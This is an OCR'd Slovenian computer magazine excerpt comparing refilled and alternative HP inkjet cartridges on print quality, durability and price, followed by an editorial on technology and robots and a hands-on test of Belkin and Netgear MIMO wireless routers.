Obstojnost barv: Močna UV svetloba lahko hitro spremeni barve - čez nekaj časa.

KAKŠNE BARVE SO V BRIZGALNIH TISKALNIKIH?

V brizgalnih tiskalnikih se uporabljajo različne barve. V manjših so v glavnem dye in pigmentne barve. Barve dye so take, kot jih najdemo v naravi (vino, sadje, ...), zato jim nekateri pravijo tudi organske barve. Zavajajoča oznaka, ki jo lahko najdemo v slovenski literaturi, je tudi solventna barva. Ker so pa solventne barve v tiskalnikih nekaj čisto drugega, ta oznaka ni ravno primerna.

Drugi tip barv, ki je v rabi v brizgalnih tiskalnikih, so pigmentne barve. Gre za trde delce barve, ki plavajo v tekočini. Glede na tip tekočine ločimo pigmentne barve na vodni osnovi (poenostavljeno jih imenujemo kar pigmentne barve) in na osnovi agresivnejših tekočin (te barve imenujemo solventne barve). Agresivni nosilec pigmenta omogoča dobro prijemanje barve na veliko cenejše nepremazne materiale. Z evropsko zakonodajo bodo »pravi« solventi leta 2007 prepovedani, zato pospešeno razvijajo t. i. eksolvente. Ti so v tem trenutku manj agresivni, zato je izbor materialov nekoliko omejen, a prepričan sem, da bo do leta 2007 tudi ta problem rešen.

Za barvanje tkanin se uporabljajo reaktivne in sublimacijske barve. Oba tipa barv sta podobna in na voljo v mikrokapsulirani obliki. Barvilo je dejansko v malih kapsulah, vse skupaj pa plava v tekočini. Z reaktivnimi barvami lahko izpisujemo na bombaž in svilo, s sublimacijskimi pa na polimerne tkanine (poliester). Postopek barvanja (pokanja mikrokapsul) se pri reaktivnih izvede v parni komori pod visoko temperaturo in pritiskom, pri sublimacijskih pa v toplotnem tunelu. Sublimacijske barve je možno uporabljati tudi indirektno. Tiskamo lahko namreč na nosilni papir in potem tkanino obarvamo s toplotno prešo. Pod toploto se namreč vezi med polimeri tkanine zrahljajo in barva se dejansko »vgradi« v tkanino. Zato ne govorimo o preslikovanju, temveč o barvanju tkanine.

Novi tip barv, ki šele prihaja, so UV-barve. Gre za barve, ki se sušijo z UV-svetlobo. Solventne, reaktivne, sublimacijske in U- barve so namenjene profesionalni rabi in jih je težje najti v domačih tiskalnikih. ■

ORIGINALNE ALI CENEJŠE?

Ob nakupu tiskalnika, zlasti barvnega, navadno najprej pogledamo ceno tiskalnika. Večina nakupovalcev se s tem kar nekako zadovolji in ne vrta globlje. Torej, tiskalnik stane, kar pač stane, in ga kupimo. Ob prvem nakupu kartuš s to ali ono barvo pa nas čakajo tudi prvi glavoboli. Barva za brizgalne tiskalnike je vse prej kot poceni. Vsaj gledano s stališča cene natisnjene strani. Pa saj to je navsezadnje tisto, kar nas zanima.

Avtor: Zdenko Frangež

zdenko.frangez@mojmikro.si

In ker so kartuše drage, je treba pogledati, ali je mogoče nakup opraviti tudi ceneje. Najprej ogled stanja prek interneta, seveda, saj smo v dobi svetovnega spleta in spletnih trgovin. Čaka pa nas presenečenje. Pravcati naval prodajalcev pribora za tiskalnike, ki ponujajo originalne kartuše, pa ponovno polnjene, pa posebne pribore za polnjenje kartuš in še in še. Resnici na ljubo jih ni toliko ali vsaj ne več toliko kot včasih. Nekaj telefonskih klicev in stanje postaja jasnejše. Veliko prodajalcev se je odločilo, da se to ne spleča, in so prenehali s posli. Na srečo pa je še vedno kopica resnih podjetij, ki vam rada ponudijo obnovljene in takšne ali drugačne nadomestne kartuše. Tudi v papirnicah in računalniških trgovinah, celo v supermarketih, nas oblegajo s ponudbami »cenejših« in »najcenejših« in »boljših od originala« - kartuš, seveda. Dobimo občutek, da se vse suče okrog črnila/barvila za tiskalnike.

In se dejansko res. Vsaj kar zadeva zaslužke. Tudi podjetje, ki tiskalnik izdelava, zasluži več s prodajo črnil oz. barvil kot s tiskalniki. Pri cenejših modelih tiskalnikov je cena kompleta kartuš sumljivo blizu cene tiskalnika. Zakaj torej ne reklamirajo: Kupite komplet kartuš in podarimo vam tiskalnik. Ampak to je druga zgodba. Črnilo, ki je cenejše od originala, torej. Ali je res tako?

KAKO IN KAJ SE TESTIRA

Pri testiranju črnil za tiskalnike je veliko pomembnih dejavnikov. Prvi je seveda kakovost izpisa. Potem sta na vrsti obstojnost izpisa in kakovost izdelka. Pa vpliv izdelka na tiskalnik. Pa pogledimo po vrsti.

gospodarna raba brizgalnega tiskalnika: kartuše

Kako »ponarejajo« kartuše

Za različne tiskalnike proizvajalci izdelujejo kartuše iz bolj ali manj kakovostnih materialov in z različnimi črnili. Lahko pa jih tudi **reciklirajo**, torej ponovno polnijo. Pri kartušah podjetja **HP** pa ni tako preprosto. Podjetje je svoje kartuše **zaščitilo** in opremilo z nekaj elektronske opreme. Torej kopiranje ne bi bilo ne legalno. Tako preostaja vsem ponudnikom alternativnih črnil le **polnjenje že porabljenih kartuš**. Takšno kartušo je treba **očistiti**, s posebnim topilom očistiti brizgalne šobe in jo s posebno napravo **ponovno napolniti**. Polnjenje ni prav zapleteno. Poglavitni del je čiščenje. Če to ni opravljeno temeljito, potem je vsa zadeva za v smeti, še preden ste jo sploh vstavili v tiskalnik. Zadnje čase so pri tem temeljiti, za vsak primer pa ponudijo različno dolge garancije obnovljenih kartuš. Te resda navadno niso prav dolge. Težava pri obnovljenih kartušah, je kako zaščititi brizgalne šobe. Pri originalnih, torej novih kartušah za to poskrbi poseben lepilni trak. Tega načina zaščite s je lotilo kar nekaj podjetij, drugim pa to še ne uspeva. Tako so kartuše opremljene s posebnimi zaščitnimi pokrovčki, ki preprečujejo uhajanje črnila med skladiščenjem. Življenjska doba skladiščenih obnovljenih kartuš je kljub vsemu trudu načeloma krajša kot pri originalnih.

KAKOVOST IZPISA


Tukaj je zadeva jasna in izvedljiva, čeprav ne brez določenih težav. Treba je poiskati **testne slike** za barvni in črn izpis, in kjer tega ni mogoče najti na spletnih straneh, pač primerno sliko ali dokument izdelati. Pri testnih slikah je pomembno, da zajemajo čim več barv, prehodov in pač vsega, kar se lahko na fotografijah in drugih dokumentih pojavlja. Potem je treba izbrati papir in narediti **testne odtise**. Te primerjamo med seboj, seveda s kritičnim očesom in pod lupo, saj se nekatere napake opazijo šele pri močni povečavi.

OBSTOJNOST IZPISA

Tukaj je že več težav. Ves natisnjen material bi bilo treba **izpostaviti sončni svetlobi** oziroma **razmeram**, ki so jim izpostavljene fotografije tudi sicer, in čakati na spremembo, pri tem pa hraniti kopijo vsakega odtisa v omari in po določenem času izvesti primerjavo. In bi bilo čakanje predolgo. Posebni inštituti preverjajo obstojnost črnil v posebnih komorah, kjer fotografije **umetno starajo**. Izpostavljajo jih UV-sevanju in različnim temperaturam. S tem dosežejo v nekaj urah staranje, primerljivo z leti, ko bi fotografija visela v domači dnevni sobi. Za tak laboratorij smo nekoliko premajhni. Pa ne samo mi, temveč kar vse računalniške revije. Največje svetovne revije si pač lahko privoščijo pomoč inštituta, kot je **Wilhelm Imaging Research**, ki se že desetletja ukvarja s prav tem opravilom. Tisti, ki vas zanima več o njihovih izsledkih, si jih lahko ogledate na njihovi spletni strani (www.wilhelm-research.com). Žal niso opisali črnil, ki smo jih imeli na testu. Torej se bo treba vsaj malo znajti, čeprav rezultat ne bo sveta resnica, potrjena v modernem laboratoriju.

In koliko je v resnici obstojnost izpisa pomembna? Ni dvoma, da je. Natisnjeno fotografijo želimo v nespremenjenem stanju veliko let. Idealno bi bilo, če bi ostala takšna večno. To se seveda ne bo zgodilo. Z leti bo vsaka fotografija zbledela ali se bo porušila razmerje barv. Enako neugoden rezultat.

Po drugi strani pa imamo **original v digitalni obliki**, ki se načeloma ne stara, in razen če ga izgubimo zaradi okvare strojne opreme ali recimo optičnega medija, lahko fotografijo natisnemo znova in znova in znova. Pač po potrebi. Zadeva



sicer ni poceni, a to je kljub vsemu bolje kot gledati zbledelo sliko.

KAKOVOST ČRNILA

Aha. Če je črnilo kakovostno, bo kakovosten izpis. Seveda, obratno pa ne vedno. Če je izpis dober, še ne pomeni, da je črnilo kakovostno. Slabosti črnil se ne pokažejo vedno in ne nujno takoj. Črnilo, ki se suši prehitro ali prepočasi, zlahka **zamaši tiskalne šobe** našega tiskalnika. Tak pojav lahko odpravimo s **čiščenjem glave**, ki jo izvede tiskalnik sam pri vsakem vklopu ali na našo zahtevo. Takšno čiščenje pa ne pomaga vedno. Tiskalne šobe se lahko zamašijo do te mere, da je potreben drag poseg serviserja. Zamašene tiskalne šobe so pri HP-jevih tiskalnikih še najmanjši problem. Šobe so na kartuši sami in kakovost črnila ne ogroža delovanja tiskalnika kot takega. Drugače je pri tiskalnikih, pri katerih so posebej vdlane kartuše in posebej tiskal-

Obstojnost poceni črnil

Čeprav v laboratoriju Wilhelm Imaging Research še niso testirali istih črnil oz. barvil kot mi, pa so kljub vsemu preizkusili kar nekaj črnil, ki se prodajajo po svetu. Njihovi izsledki kažejo, da so poceni (**neoriginalna**) črnila **bistveno manj obstojna** kot originalna. Seveda so bila **odstopanja** od enega do drugega proizvajalca »ponaredkov. V glavnem pa so bila originalna črnila obstojna **nekaj deset let**, alternativna pa le **nekaj let**. Tega neposredno sicer ne moremo uporabiti in iz tega izpeljati trditve, da so vsa poceni črnila manj obstojna. Ker proizvajalci alternativnih črnil le stežka kopirajo originalna in obdržijo nizko ceno, pa bi lahko dokaj varno sklepali, da je pri večini tako.

ne glave. Pri teh je to sila pomemben dejavnik, saj vam lahko slabo črnilo zamaši tiskalne šobe in povzroči dokajšnje stroške za servisiranje tiskalnika oziroma zamenjavo tiskalnik glav.

Kako je torej mogoče preveriti, kakovost črnila? Realen test bi bil tiskanje fotografij in izpis besedil v daljšem časovnem obdobju z velikim številom porabljenih kartuš in goro potiskanega papirja. Med testom bi potem šli kolikokrat se je glava zamašila in kako temeljito. Seveda bi enak test morali izvesti z vsemi testiranimi kartušami, tudi originalnimi, ki bi pomenile referenčno vrednost. Potem bi primerjali število napak in ocenili kakovost črnil oz. barvil oziroma vsaj njihov vpliv na brizgalne šobe. Si lahko predstavljate, koliko časa bi bilo potrebno

in kako navdušeno bi sodelovali vsi ponudniki črnil. S podatkom o odstotkih reklamiranih izdelkov pa vam prav radi postrežejo ponudniki izdelkov. In se radi pohvalijo, da so boljši od kaj vem koga. Ti navadno prikazujejo prav nasprotno podatke. Morda sem po naravi res nekoliko preveč skeptičen, a uradnim podatkom nerad verjamem.

Sam pa tega ne morem preizkusiti. Torej bo treba ugotoviti, kako in kaj, skozi uporabo. Tukaj je vsak uporabnik sam. In če imate težave z določenimi kartušami, lahko še vedno menjate proizvajalca.

KAKO SMO TESTIRALI

V testne potrebe smo uporabili tiskalnik **HP Photosmart 7450** s kartušami **C6656** (črna), **C6657** (barvna) in **C6658** (foto). Pri navadnih izpisih se uporabljata črna in barvna kartuša pri tiskanju fotografij pa barvna in foto kartuša. Slednjih smo imeli na testu bolj malo, saj jih večina ponudnikov ne prodaja. Povpraševanje je za večino premajhno. Razlika v kakovosti izpisa ni tako drastična. Seveda so barve realnejše, glavna prednost foto kartuša pa je nekoliko večja obstojnost natisnjenih fotografij.

Za test smo uporabili HP-jev gladek foto papir in podoben papir (cenejši) XY proizvajalca.

Pred testom smo seveda šobe temeljito očistili in izvedli poravnavo tiskalnih glav. Natisnili smo testno sliko s prelevi in besedilom različnih velikosti na navaden papir v navadnem načinu, kot to pač počne večina uporabnikov. Potem smo natisnili testne fotografije v polni ločljivosti in primerjali rezultate. Vsak izpis je bil podvržen tudi primerjavi z izpisi opravljenimi z originalnimi kartušami.

Didis, d.o.o.

V podjetju Didis iz Vojnika prodajajo kartuše podjetja **Jet Tec** za več vrst tiskalnikov. Pri tiskalnikih podjetja HP pa kartuše obnavljajo sami. Tako smo testirali vse tri kartuše.

Pri vseh izpisih je bilo sušenje barve nekoliko počasnejše kot pri originalnih, kljub temu pa je bil izpis na navaden papir **zgodno suh**. Barva se ne

razliva, črke pa so kontrastne in dovolj črne za udobno branje. Zapis je težko ločiti od zapisa z originalnimi kartušami. Pri tiskanju barvnimi kartušami je nekoliko poudarjena rumena barva, kar se ponovi tudi pri foto kartuši. V glavnem je v vseh primerih izpis težko razlikovati od originalnega.



Print-Rite

Črn izpis s temi kartušami se nekoliko preveč nagiba k rjavi barvi, čeprav brez primerjalnega izpisa to ni tako očitno. Posebej pri prelivi in večjih črkah je izpis nekoliko manj oster, kar pa je videti le ob kritičnem ogledu. Pri branju vas ne bo motilo.

Nekoliko premalo črna barva je opazna tudi pri barvnem izpisu na foto papir, pri čemer je tudi nekoliko poudarjena rumena barva. Ostrina je boljša pri izpisu na foto papir, prav tako ni mogoče opaziti razlivanja ali zlivanja barv. Manjka nekoliko bolj črna barva, saj črmine delujejo nekoliko sprano. Čeprav Print-Rite izdeluje tudi foto kartuše, jih podjetje Comtron zaradi manjšega povpraševanja ne uvaža.



Armor

Izpis besedil je malenkostno manj oster kot pri originalnih kartušah, kar pa je mogoče opaziti le s težavo. Sicer pa izpis besedil popolnoma

ustreza za domačo rabo. Izpis sivih rastrov nekoliko zgreši in dobi nadih modro zelene barve, pri čemer so tudi nekoliko vidnejše sledi tiskanja.

Izpis črmin na foto papir je ustrezen, čeprav nekoliko hladen zaradi drugačnega odtenka. V glavnem pa je popolnoma črna dovolj črna, le rahle sivine so nekoliko manj očitne. Kakovost izpisa popolnoma ustreza. Izpis barvnih fotografij je odličen, čeprav se nekoliko nagiba k rdečim odtenkom. Barve so zato videti nekoliko intenzivnejše in tvorijo zanimiv kontrast s hladnejšimi sivinami.




IGMA, d.o.o.

V podjetju IGMA obnavljajo kartuše sami, kljub temu pa žal niso imeli na voljo foto testnih kartuš.

Izpis besedila je oster, kolikor je le mogoče pričakovati pri izpisu na navaden papir. Črke so obarvane sila intenzivno. Pri izpisu sivih rastrov in prelivov je opazen nagib k rjavi barvi, kar je še posebej vidno pri rahlih sivinah. Pri črno-belem tisku na foto papir je to še vedno vidno, čeprav manj kot pri kartušah Print-Rite. Barvni izpis na foto papir se nagiba nekoliko k rdečim odtenkom, pri čemer se oranžne barve izgubljajo v nekakšen približek skoraj rjave. Tudi zelena barva precej odstopa od prave. S tem nikakor ne moremo biti zadovoljni. Odstopanja so le prevelika.

SKLEP

V bistvu sem bil med testiranjem kartuš precej presenečen, da ni bilo večjih razlik. Nekako sem pričakoval



zmerno polomijo vsaj v nekaterih odtenkih. V resnici se večina preizkušenih kartuš ne razlikuje tako hudo od originalnih. V določenih pogledih seveda se. A zadeve ne boste kar tako opazili, če ne boste imeli odtisov s čim primerjati. Nagibanje k rdeči ali rumeni barvi, če je rahlo, je lahko komu celo všeč. Fotografija lahko deluje topleje in prijazneje. Če bi pred vami pomešal vse odtisnjene fotografije, bi le težka določili, katera je tiskana s katerimi kartušami.

Med testom ni bilo posebnih težav z nobeno kartušo. Kljub intenzivni uporabi se niso mašile. Kljub poskusom z UV-svetilko in izpostavljanju soncu in vlagi pa v tako kratkem času ni bilo mogoče opaziti razlik v obstojnosti barv, kar pa še ne pomeni, da jih ni.

Posebna zgodba so cene. Med preverjanjem cen mi je že šlo malo na smeh. Saj je res, da so pri HP-ju v zadnjem obdobju kartušam znižali ceno. Verjetno prav zaradi vseh tistih, ki jih ponovno polnijo. Še najmanj pa bi pričakoval, da bom naletel na kartuše, ki bodo, ne cenejše, ampak celo dražje od originalnih. V redu. Recimo, da so sila dobre. A so kljub temu obnovljene in le težko bi me kdo prepričal, da so črnila boljša kot originalna. Podjetja, ki proizvajajo tiskalnike, le preveč zaslužijo s črnili in le preveč natančno preizkusijo, kaj bodo prodajali. Morda pa razlog tiči v dejstvu, da originalne kartuše proizvajajo kaj vem kje, recimo na Kitajskem, ponovno jih pa polnijo podjetja v Evropi ali Ameriki. V vsakem primeru je zadeva sila hecna. V večini primerov pa so cene ponovno polnjenih kartuš le nižje. Prav veliko pa spet ne. In sila različne so, kar pa velja tudi za ponudbo originalnih kartuš.

In zdaj pričakujete nasvet. Težka bo. Sami boste morali premisliti, ali se vam razlika v ceni splača. Če veliko tiskate, se razlika tisoč dolarjev pri kartuši seveda pozna. Po drugi strani pa vam za nekoliko višjo ceno HP zagotavlja preizkušene nove kartuše s preverjeno obstojnostjo izpisov na kakovostnem papirju.

Kartuše	Didis (Jet Tec)	Print-Rite	IGMA	Armor
Uvoznik	obnavljajo sami	Comtron, d.o.o.	Obnavljajo sami	Rodocomp, d.o.o.
Sedež podjetja	DiDiS, d.o.o., Celjska 39 3212 Vojnik	Tržaška cesta 21 2000 Maribor	IGMA, Igor Maver, s.p., Celovška 197, 1000 Ljubljana	Mariborska cesta 3 2366 Muta
Spletna stran	www.forprinter.com	www.comtron.si	www.igma-sp.si	www.rodocomp.si
Za	oster in suh izpis	v splošnem kakovosten izpis	oster izpis besedil	soliden odtis besedil in fotografij
Proti	rahlo poudarjena rumena barva	nekoliko manjša ostrina, črna s pridihom rjave barve. Barvni izpis ima povdarjene rumene tone.	črna barva se nagiba k rjavi, poudarjeni rdeči toni	črna se nagiba k modrim odtenkom, pri barvnem izpisu podarjena rdeča barva
Kje je mogoče kupiti	na sedežu podjetja, spletna stran	Trgovine Comtron, Spar in Interspar. Spletna trgovina.	na sedežu podjetja	Leclerc, Bof, spletna trgovina in več posameznih trgovin
Cena:*				
C6665	3600 SIT	3830 SIT	4500 SIT	5478 IST
C6657	4200 SIT	5750 SIT	5600 SIT	7439 SIT
C6658	4200 SIT			7181 SIT

*Priporočene cene HP-jevih kartuš so nekoliko višje. Tako je treba za črno kartušo odšteti 5400, za barvno 8880 in za foto kartušo 6600 SIT. Večina naših prodajalcev pa se priporočenih cen ne drži. Tako je mogoče v spletnih trgovinah najti bistveno nižje cene. Barvna kartuša stane skoraj dva tisočaka manj, kot je priporočena cena.

UREJA: JAKA MELE jaka.mele@mojmikro.si

preizkusili smo

Da ti spodnese noge!

Ko tehnologije dozori in ponudijo dovolj visoko zmogljivost in hkrati celoten nabor potrebnih funkcij, je čas da začnejo izpolnjevati še nišne potrebe. Le tam še lahko ustvarijo vrednost, ki pri kupcu naredi razliko. Nato se vse skupaj ustavi in dela bolj ali manj potekajo le še na lepotnih izboljšavah. Za nov val razvoja je potreben preskok, odkritje, izum.

Preskok je recimo vsakoletno minimiranje proizvodnega procesa za izdelovanje silicijevih procesorjev. Odkritje bi lahko opisali s popolnoma novo zasnovano arhitekturo, kot jo objavlja Sonyjev/IBM-ov procesor Cell; izum pa je nepredvidljiv – tisto, kar se raziskovalcem in razvijalcem nenačrtovano posreči. Izumov je malo in zadnji se je zgodil že lep čas tega, zaradi česar mnogi pričakujejo veliko odkritje prav te dni.

O preskokih vam redno poročamo in preizkušamo nove izdelke, nove rešitve; o odkritjih pišemo na dolgo in široko, smo polni pričakovanja. O izumih pa – o smernicah piše kolega Esad Jakupović, sicer pa smo raje premeteno tiho, saj je pogled v ta del tehnologije pogosto pogled za zelo zastražena vrata, kjer se vrtijo ogromne količine denarja in kjer je konkurenca smrtonosna. Če se za hip neham pretvarjati, da imam dostop za katera od teh vrat, pa je še najbolj zoprno to, da je marsikaj takega dandanes lahko zelo hitro označeno kot znanstvena fantastika, in članek bi bralcu že med branjem vlekel na rumeno ...

Pa vendar se bližamo. Roboti sicer še niso v vsakem domu, a so zagotovo v vsaki tovarni. Danes še ne govorijo, a so blizu: laboratorij Takanishi na univerzi Waseda na Japonskem razvija že peto generacijo robota, ki obvlada človeški govor – to pa so dosegli s posnemanjem človeških pljuč, jezika, glasilk, ustnic in zob. Če je robot zmožen izgovarjati japonsščino, veste da mora biti od sile. Če združimo to s Hondinim robotom, ki teče, ter Sonyjevim, ki igra nogomet in hodi po stopnicah – lahko dobimo vsaj približno sliko, s katerega konca sveta bodo morda že čez nekaj let prišli prvi serijsko izdelani kovinski gospodinjinski pomočniki ...

brežična omrežja s pametnimi antenami

MIMO NI MIMO!

Večina proizvajalcev brežične omrežne opreme pričakuje, da bo antenska tehnologija MIMO sestavni del prihajajočega brežičnega standarda 802.11n (specifikacija ustvarja IEEE, cilj pa je v praksi preseči prenosno hitrost 100 Mb/s). Algoritme MIMO pri prihajajoči tehnologiji za prenos podatkov preko geografsko širokega področja (WiMax) preizkušajo tudi telekomi. Preizkusili smo konkurenčni brežični dostopni točki wi-fi s pripadajočimi odjemalci in marketinške mite postavili pred dejstva!

Piše: Jaka Mele

jaka.mele@mojmikro.si

MIMO bo prihodnjih nekaj let zagotovo najbolj vroča tehnologija. MIMO (Multiple In, Multiple Out) je ena izmed tehnologij **pametnih anten**, zato utegne hitro postati osrednji del naprednih brežičnih naprav. Algoritem MIMO z uporabo napredne metode procesiranja mnogoterih signalov, pridobljenih iz dveh ali več (poceni) anten, dosega večjo prepustnost in večji domet.

TEORIJA

Delovanje prek dveh ali več anten omogoča sočasno sprejemanje in oddajanje **več tokov podatkov na istem radijskem kanalu**, s čimer poleg doseganja **višjih pretočnih hitrosti MIMO** objavlja še **povečan domet**, predvsem v pisarniškem in domačem okolju – kjer je na poti med bazno postajo in uporabnikom ponavadi (pre)več sten. Ko algoritmi MIMO oddajajo podatke po dveh ali več antenah, se radijski signali na svoji poti odbijajo od ovir in objektov, s čimer ustvarjajo več poti, kar v navadni radijski opremi z eno anteno (802.11a/g/b) pomeni interferenčne motnje in povzroča slabljenje signala. MIMO zna te alternativne poti uporabiti za **dodaten prenos informacij**, ki jih sprejemna stran nato z obratnim algoritmom MIMO spet združi v celoto.

Pravi naval na opremo so spodbudila goreča pričakovanja in prepričanje, da lahko MIMO tudi v obstoječe standarde 802.11a/b/g prinese veliko večjo pasovno širino in doseg, ob le drobceno višji ceni naprav. Kraljevska krona industrije brežične komunikacije je **frekvenčna učinkovitost** – kar pomeni, koliko bitov prenesemo na sekundo in koliko hercev frekvenčnega prostora za to uporabimo. Obstoječe tehnologije, recimo 802.11g z nazivno hitrostjo 54 Mb/s, v praksi dosegajo hitrosti le 20–30 Mb/s. MIMO naj bi (torej teoretično) tudi v praksi dosegal hitrosti **čez 100 Mb/s** ter dra-

matično povečal doseg, kar naj bi pomenilo, da lahkoto ena dostopna točka z pokriva celotno pisarno oz. celoten dom (hišo).

Seveda mora biti za izkoristek vseh naštetih prednosti tudi **odjemalec** sposoben uporabljati algoritem MIMO, kar je verjetno tudi največji razlog, zakaj MIMO ne bo postal povsem razširjen kar čez noč. Drugi razlog je raznolikost ponudbe, saj označba MIMO danes označuje veliko različnih prijemov, kakšnega standarda pa še ni niti na vidiku.

Prvi ponudnik algoritmov MIMO je bilo podjetje Airgo Networks, katerega izdelek **TrueMIMO** uporablja tudi Belkinova oprema; v Netgearovi opremi najdemo patentirano MIMO-izvedenko **BeamForming** podjetja Video54. Nedavno je Intel na razvojni konferenci prikazoval tehnologijo MIMO s silicijevimi antenami, vdelanimi v čip, prek katerih se je izvajal algoritem MIMO ter dosegal zaznavne izboljšave pred obstoječimi radijskimi vmesniki z enojno integrirano anteno – rešitev utegnemo kmalu videti v naslednjem brežičnem delu nabora Centrino. Kot ste verjetno že zaslutili, to pomeni, da rešitve MIMO **med seboj niso združljive**. Vendar pa ob usmerjevalniku oz. dostopni točki MIMO tudi uporabniki »navadnih« brežičnih vmesnikov 802.11b/g uživajo v povečanem dosegu delovanja.

MIMO je le ena izmed oblik pametnih anten. Večina drugih tehnologij izkorišča večjo gručo anten. **Prilagodljiva antenska gruča** (*adaptive antenna array*) izkorišča zaznani povratni signal za nastavljanje optimalne moči oddajnega signala; **fazna antenska gruča** (*phase antenna array*) pa z interferenco med različnimi oddanimi signali proizvede močan usmerjen signal v zeleni smeri). Tem naprednejšim tehnologijam, ki pa so tudi precej dražje, je skupno to, da z aktivnim krmiljenjem nadzirajo usmeritev in jakost oddanega signala, kar pomeni, da so signali osredotočeni le na uporabnika in ne oddajani v krogu 360 stopinj, s čimer je vpliv motenj iz okolice minimalen.

PRAKSA

Seveda pa je treba ločiti med golimi, preverljivimi dejstvi in med **marketinškimi li-**
manicami in obljubami. Tako smo lahko na **Belkinovem** usmerjevalniku s podporo MIMO prebrali »8x večja pokritost s signalom« ter »6x hitreje kot 802.11g«. **Netgear** svoj izdelek trži precej manj kričeče, in ko smo že hoteli zapisati, da tudi z manj pretiravanja, smo opazili (resda manjše) napise na škatlah, ki tokrat omenjano »3x hitreje kot 802.11g«, ter »za 1000 % večji domet kot pri 802.11g«.

Obe napravi smo preizkusili v dokaj tipičnem okolju – večji družinski hiši s prostranim vrtom, po številu vmesnih sten pa lahko okolje preslikamo tudi na tipično pisarniško zgradbo. Testi-

 MIMO z delovanjem prek dveh ali več anten omogoča sočasno sprejemanje in oddajanje več tokov

podatkov na istem radijskem kanalu, s čimer poleg doseganja višjih pretočnih hitrosti obljublja še povečan domet.

ranje opreme v istem prostoru (med usmerjevalnikom in odjemalcem razdalja 1 m) je pokazalo, da iz **tipične 802.11g povezave** (MSI) iztisnemo pretočnost okoli **17,5 Mb/s** (prenašali smo 200 MB veliko stisnjeno datoteko), kar nam je bila podlaga za primerjanje. **Belkinovemu** MIMO-usmerjevalniku je z MIMO-odjemalcem v istem



Belkin Wireless Pre-N Router + Pre-N PCMCIA Card

Skupna ocena:	■■■■■■■■■■
Razmerje cena/kakovost:	■■■■■■■■■■
Informacije:	Alterna Intertrade, d.d. Spletni naslov: www.belkin.com Cena: Usmerjevalnik 46.500 SIT; kartica PCMCIA 32.250 SIT
Tehnični podatki	
Frekvenca in hitrost:	2,4 GHz, 54 Mb/s
Podprti protokoli:	IEEE 802.11g/802.11b
Načini upravljanja:	spletni vmesnik
Vmesniki:	4x LAN RJ45 10/100
Možnost vdela dodatnih modulov:	Ne
Tehnologija MIMO:	Airgo TrueMIMO
Dodatne funkcije:	Požarni zid, Pre-N povečanje hitrosti na 108 Mb/s, interne antene MIMO 3
Priloženo:	programska oprema, vmesnik za namestitve, navodila

Čez 100 Mb/s

Čeprav proizvajalci veznih čipov ponujajo vsaj tri rešitve za doseganje hitrosti nad 100 Mb/s (nekateri še letos obljublja celo hitrosti do 320 Mb/s), pa v praksi naletimo na veliko težav, od katerih je prva že ta, da je treba za izkoristek uporabljati **opremo istega proizvajalca.** Nekaj zgledov:

Atheros Super G – 108 Mb/s

Broadcom Afterburner – 125 Mb/s

LinkSys SpeedBooster (ki naj bi bil afterburner po standardih) – 125 Mb/s

Agere Turbo G – 150 Mb/s

Večino tehnologij smo v **navadnih usmerjevalnikih** že preizkusili in rezultat je dokaj podoben. Čeprav je nazivna hitrost vsaj dvakrat višja, smo dosegali prenosne hitrosti **med 22 in 25 Mb/s** (klasični 802.11g okoli 18 Mb/s).

Izjema je **Atherosova** tehnologija, ki je dosega preko 30 Mb/s, vendar z rahlo **zvijačo.** V radijskem spektru wi-fi so namreč na voljo le trije povsem ločeni radijski kanali, kjer ne prihaja do prepletanja (1, 6 in 11). Atheros si sposodi dvakrat več frekvenc, saj uporabi celoten kanal 6 ter še polovico 1 in polovico 11. Pristop mnogi kritizirajo, saj je tako zasedena ogromna pasovna širina, s čimer tako omrežje moti tudi morebitna sosednja omrežja. Atheros sicer ponuja nastavitev DynamicTurbo, s katero naprava samodejno zazna druga omrežja in prilagodi delovanje.

okolju in testu uspelo doseči **39,7 Mb/s**, **Netgearovemu** paru pa **41,2 Mb/s.**

Nadaljevali smo z drugim testom, ki naj bi predstavljal tipično uporabo (kar prvi test zagotovo ni). Odjemalca smo postavili na oddaljenost zračne črte okoli **60 m**, vmes pa sta bili **steni.** Z opremo **802.11g** smo **komajda dobili slabo povezavo**, a prenosna hitrost je bila skoraj neuporabna, **pod 1 Mb/s.** Kakovost signala se je izboljšala (iz slabega na srednji), ko smo **navadnega odjemalca 802.11g** povezali z **MIMO-usmerjevalnikoma**, hitrost prenosa se je v obeh testih gibala **med 1 in 2 Mb/s.** Več kot nekajodstotne razlike med usmerjevalnikoma Netgear in Belkinom tu opazili. Tudi z obema naveza **MIMO-MIMO** nismo dobili dobrega brega signala (se je pa iz nizkega



NETGEAR RangeMax Wireless Router WPN824 + pcmcia WPN511

Skupna ocena:	■■■■■■■■■■
Razmerje cena/kakovost:	■■■■■■■■■■
Informacije:	Domex, d.o.o. Spletni naslov: www.netgear.com Cena: Usmerjevalnik okoli 43.080 SIT; kartica PCMCIA 27.480 SIT
Tehnični podatki	
Frekvenca in hitrost:	2,4 GHz, 54 Mb/s
Podprti protokoli:	IEEE 802.11g/802.11b
Načini upravljanja:	spletni vmesnik
Vmesniki:	4x LAN RJ45 10/100
Možnost vdela dodatnih modulov:	Ne
Tehnologija MIMO:	Video54 BeamFlex
Dodatne funkcije:	Požarni zid, Atheros Super-G povečanje hitrosti na 108 Mb/s, 7 internih anten
Priloženo:	Programska oprema, vmesnik za namestitve, navodila

